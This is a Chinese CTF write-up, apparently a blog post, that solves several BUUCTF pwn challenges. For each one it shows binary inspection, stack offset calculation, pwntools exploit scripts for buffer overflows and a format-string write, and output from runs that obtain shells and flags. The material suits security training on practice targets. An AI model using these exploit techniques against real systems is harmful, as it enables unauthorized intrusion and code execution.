
第四步：编写脚本



第五步：执行代码，得到flag


root@localhost:/home/ckk# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 28475: Done
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{f9fe2736-b021-49f2-af49-7f5473d4f2f9}
https://blog.csdn.net/ckk1314520

第三道：



第一步：nc一下靶场

```
root@localhost:/home/ckk# nc node3.buuoj.cn 26901
-Warm Up-
WOW:0×40060d
>
```

file 命令查看一下

```
>root@localhost:/home/ckk# file warmup_csaw_2016
warmup_csaw_2016: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dyna
mically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.
24, BuildID[sha1]=7b7d75c51503566eb1203781298d9f0355a66bd3, stripped
root@localhost:/home/ckk#
```

第二步：用IDA查看

```
.rodata:0000000000400734 ; char command[]
.rodata:0000000000400734 command         db 'cat flag.txt',0      ; DATA XREF: sub_40060D+4↑o
.rodata:0000000000400741 aWarmUp         db '-Warm Up-',0Ah,0     ; DATA XREF: main+D↑o
.rodata:000000000040074C aWow            db 'WOW:',0              ; DATA XREF: main+21↑o
.rodata:0000000000400751 ; char format[]
.rodata:0000000000400751 format          db '%p',0Ah,0            ; DATA XREF: main+39↑o
.rodata:0000000000400755 asc_400755      db '>',0                 ; DATA XREF: main+66↑o
.rodata:0000000000400755 _rodata         ends
```

存在一个 **cat flag.txt** 命令。对其进行 **gdb**调试，得到偏移量。
遇到这这个问题时

```
gdb-peda$ r
Starting program: /home/ckk/warmup_csaw_2016
/bin/bash: /home/ckk/warmup_csaw_2016: 权限不够
```

使用**chmod 777 +**文件名，来扩大其权限

```
root@localhost:/home/ckk# chmod 777 warmup_csaw_2016
root@localhost:/home/ckk#
```

```
[----------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004006a4 in ?? ()
gdb-peda$ pattern offset IAAeAA4AAJAAf
IAAeAA4AAJAAf found at offset: 72
gdb-peda$
```

第三步：编写exp.py

exp.py


D: > 桌面 > exp.py > ...

```python
from pwn import *

p = remote('node3.buuoj.cn', 26470)
payload = b'x' * 72 + p64(0x40060d)
p.sendline(payload)

p.interactive()
```


第四步：执行代码，得到flag

```
root@localhost:/home/ckk# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 25544: Done
[*] Switching to interactive mode
-Warm Up-
WOW:0×40060d
>flag{63e42ef8-a5d2-47da-bc44-16c2bfbc63af}
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
$
```

第四道：



第一步：用**file**指令打开查看

```
root@localhost:/home/ckk# file pwn1_sctf_2016
pwn1_sctf_2016: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), d
ynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, Bu
ildID[sha1]=4b1df4d30f1d6b75666c64bed078473a4ad8e799, not stripped
root@localhost:/home/ckk#
```

第二步：用**IDA**查看

```
                db    2
                db    0
; char command[]
command         db 'cat flag.txt',0     ; DATA XREF: get_flag+6↑o
                align 10h
; char format[]
format          db 'Tell me something about yourself: ',0
                                        ; DATA XREF: vuln+7↑o
aYou            db 'you',0              ; DATA XREF: vuln+54↑o
aI              db 'I',0                ; DATA XREF: vuln+79↑o
; char aSoS[]
aSoS            db 'So, %s',0Ah,0       ; DATA XREF: vuln+11C↑o
                align 4
; char aBasicStringSCo[]
aBasicStringSCo db 'basic_string::_S_construct null not valid',0
                                        ; DATA XREF: std::string::_S_construct<__gnu_cxx::__
                align 10h
; __gthread_active_p(void)::__gthread_active_ptr
_ZZL18__gthread_active_pvE20__gthread_active_ptr db    0
                db    0
                db    0
                db    0
_rodata         ends
```


第三步：计算偏移量

```
root@localhost:/home/ckk# nc node3.buuoj.cn 25085
IIIIIIII
Tell me something about yourself: So, youyouyouyouyouyouyouyou

root@localhost:/home/ckk# nc node3.buuoj.cn 25085
IIIIIIIIIIIIIIIIIII
timeout: the monitored command dumped core
root@localhost:/home/ckk#
```

20个I可以填满s溢出

② 查看 s长度直接计算 I个数。

```
0000003C s              db ?
.........................................
+00000000  s              db 4 dup(?)
```

s长为 0x3c 即 60 。

又因为 fets限制为32个字符。我们必须利用 输入I 便为 you 这个特性来实现填满s。

`60/3=20` 也就是说需要 20个 I 方可实现填满。

注意： `db 4 dup(?)` 这里还有4个字节内存要被占！

第三步：编写exp.py

exp.py


D: > 桌面 > exp.py > ...

```python
from pwn import *

p = remote('node3.buuoj.cn', 27944)

payload = b'I' * 21 + b'x' + p64(0x8048F0D)

p.sendline(payload)

p.interactive()
```


第四步：执行代码，得到flag

```
root@localhost:/home/ckk# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 27944: Done
[*] Switching to interactive mode
flag{46210675-036b-4de5-9f75-8862bf36d844}
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
$
```

第五道：



第一步：用**file**指令打开

```
root@localhost:/home/ckk/桌面# file ciscn_2019_n_1
ciscn_2019_n_1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynami
cally linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32
, BuildID[sha1]=8a733f5404b1e2c65e1758c7d92821eb8490f7c5, not stripped
```

第二步：在**IDA**查看，发现**func**里发现溢出点

```
int func()
{
  int result; // eax
  char v1; // [rsp+0h] [rbp-30h]
  float v2; // [rsp+2Ch] [rbp-4h]

  v2 = 0.0;
  puts("Let's guess the number.");
  gets(&v1);
  if ( v2 == 11.28125 )
    result = system("cat /flag");
  else
    result = puts("Its value should be 11.28125");
  return result;
}
```


当**v2=11.28125**时可以得到**flag**

因为无法直接对**v2**进行操作，只能通过溢出**v1**来修改**v2**的值，所以要对**v1**填充数据**0x30-0x4**，再令**v2**的值为**11.28125**

```
char v1; // [rsp+0h] [rbp-30h]
float v2; // [rsp+2Ch] [rbp-4h]
```

因为浮点数在内存中的储存方式不同，我们需要先进行转化

11.28125 转化为二进制为 **1011.01001**

规范化为**1.01101001*2^3**

所以**11.28125**在内存中的储存形式为

11.28125 =>

0100 0001 0011 0100 1000 0000 0000 0000

用**16**进制数表示为 **0x4134800**

第三步：编写**exp.py**

exp.py


D: > 桌面 > exp.py > ...

```
from pwn import *

p = remote('node3.buuoj.cn',28941)
Payload = b'a'*(0x30 - 0x4) + p64(0x41348000)
p.sendline(Payload)
p.interactive()
```


第四步：执行代码，得到**flag**

```
root@localhost:/home/ckk/桌面# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 28941: Done
[*] Switching to interactive mode
Let's guess the number.
flag{9c8f1caf-b369-4690-b28a-746a8197e29c}
[*] Got EOF while reading in interactive
$
```

第六道：





第一步：用**file**指令打开

```
root@localhost:/home/ckk/桌面# file level0
level0: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically li
nked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildI
D[sha1]=8dc0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
```

第二步：在**IDA**查看

点开vulnerable_function函数，发现栈溢出的read函数





```
-0000000000000080 buf             db ?
-000000000000007F                 db ? ; undefined
-000000000000007E                 db ? ; undefined
-000000000000007D                 db ? ; undefined
-000000000000007C                 db ? ; undefined
```

```
-0000000000000001                 db ? ; undefined
+0000000000000000 s               db 8 dup(?)
+0000000000000008 r               db 8 dup(?)
+0000000000000010
```


第三步：编写exp.py

exp.py

D: > 桌面 > exp.py > ...

```python
from pwn import *
p = remote("node3.buuoj.cn",29536)
ret_arr = 0X40059A
payload = 'a'*(0x80 + 0x8) + p64(ret_arr)
p.sendline(payload)
p.interactive()
```


第四步：执行代码，得到flag

```
root@localhost:/home/ckk/桌面# python exp.py
[+] Opening connection to node3.buuoj.cn on port 29536: Done
[*] Switching to interactive mode
Hello, World
$ cat flag
flag{b54034a0-e210-4c99-9851-2dc8ac982b48}
$
```

第七道：

第一步：用**file**指令打开

```
root@localhost:/home/ckk/桌面# file pwn
pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=
6a8aa744920dda62e84d44fcc440c05f31c4c23d, stripped
```

第二步：在**IDA**查看

shift+f12查看一下程序里的字符串，看到了 **/bin/sh**

Address	Length	Type	String
LOAD:080…	00000013	C	/lib/ld-linux.so.2
LOAD:080…	0000000A	C	libc.so.6
LOAD:080…	0000000F	C	_IO_stdin_used
LOAD:080…	00000006	C	srand
LOAD:080…	00000005	C	puts
LOAD:080…	00000005	C	time
LOAD:080…	00000007	C	printf
LOAD:080…	00000005	C	read
LOAD:080…	00000007	C	stdout
LOAD:080…	00000007	C	system
LOAD:080…	00000005	C	atoi
LOAD:080…	00000005	C	open
LOAD:080…	00000008	C	setvbuf
LOAD:080…	00000012	C	__libc_start_main
LOAD:080…	00000011	C	__stack_chk_fail
LOAD:080…	0000000A	C	GLIBC_2.4
LOAD:080…	0000000A	C	GLIBC_2.0
LOAD:080…	0000000F	C	__gmon_start__
.rodata:…	0000000D	C	/dev/urandom
.rodata:…	0000000B	C	your name:
.rodata:…	00000007	C	Hello,
.rodata:…	0000000D	C	your passwd:
.rodata:…	00000005	C	fail
.rodata:…	00000005	C	ok!!
.rodata:…	00000008	C	/bin/sh
.eh_fram…	00000007	C	;*2$\"4

双击跟进，**ctrl+x**找到调用这个字符串的函数

```
int __cdecl main(int a1)
{
  unsigned int v1; // eax
  int fd; // ST14_4
  int result; // eax
  char nptr; // [esp+4h] [ebp-80h]
  char buf; // [esp+14h] [ebp-70h]
  unsigned int v6; // [esp+78h] [ebp-Ch]
  int *v7; // [esp+7Ch] [ebp-8h]

  v7 = &a1;
  v6 = __readgsdword(0x14u);
  setvbuf(stdout, 0, 2, 0);
  v1 = time(0);
  srand(v1);
  fd = open("/dev/urandom", 0);
  read(fd, &unk_804C044, 4u);
  printf("your name:");
  read(0, &buf, 0x63u);
  printf("Hello,");
  printf(&buf);
  printf("your passwd:");
```

```
read(0, &nptr, 0xFu);
if ( atoi(&nptr) == unk_804C044 )
{
  puts("ok!!");
  system("/bin/sh");
}
else
{
  puts("fail");
}
result = 0;
if ( __readgsdword(0x14u) != v6 )
  sub_80493D0();
return result;
}
```



```
.bss:0804C040
.bss:0804C041                   align 4
.bss:0804C044 unk_804C044       db    ? ;
.bss:0804C044
.bss:0804C045                   db    ? ;
.bss:0804C046                   db    ? ;
.bss:0804C047                   db    ? ;
```

第三步：编写exp.py

exp.py


D: > 桌面 > exp.py > ...

```python
from pwn import *
#context.log_level = "debug"
p = remote("node3.buuoj.cn",25195)

unk_804C044 = 0x0804C044
payload=fmtstr_payload(10,{unk_804C044:0x1111})
p.sendlineafter("your name:",payload)
p.sendlineafter("your passwd",str(0x1111))
p.interactive()
```


第四步：执行代码，得到flag

```
root@localhost:/home/ckk/桌面# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 25195: Done
[*] Switching to interactive mode
:ok!!
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{847be60d-8fde-4d42-8d15-58660e252a79}
```


第八道：

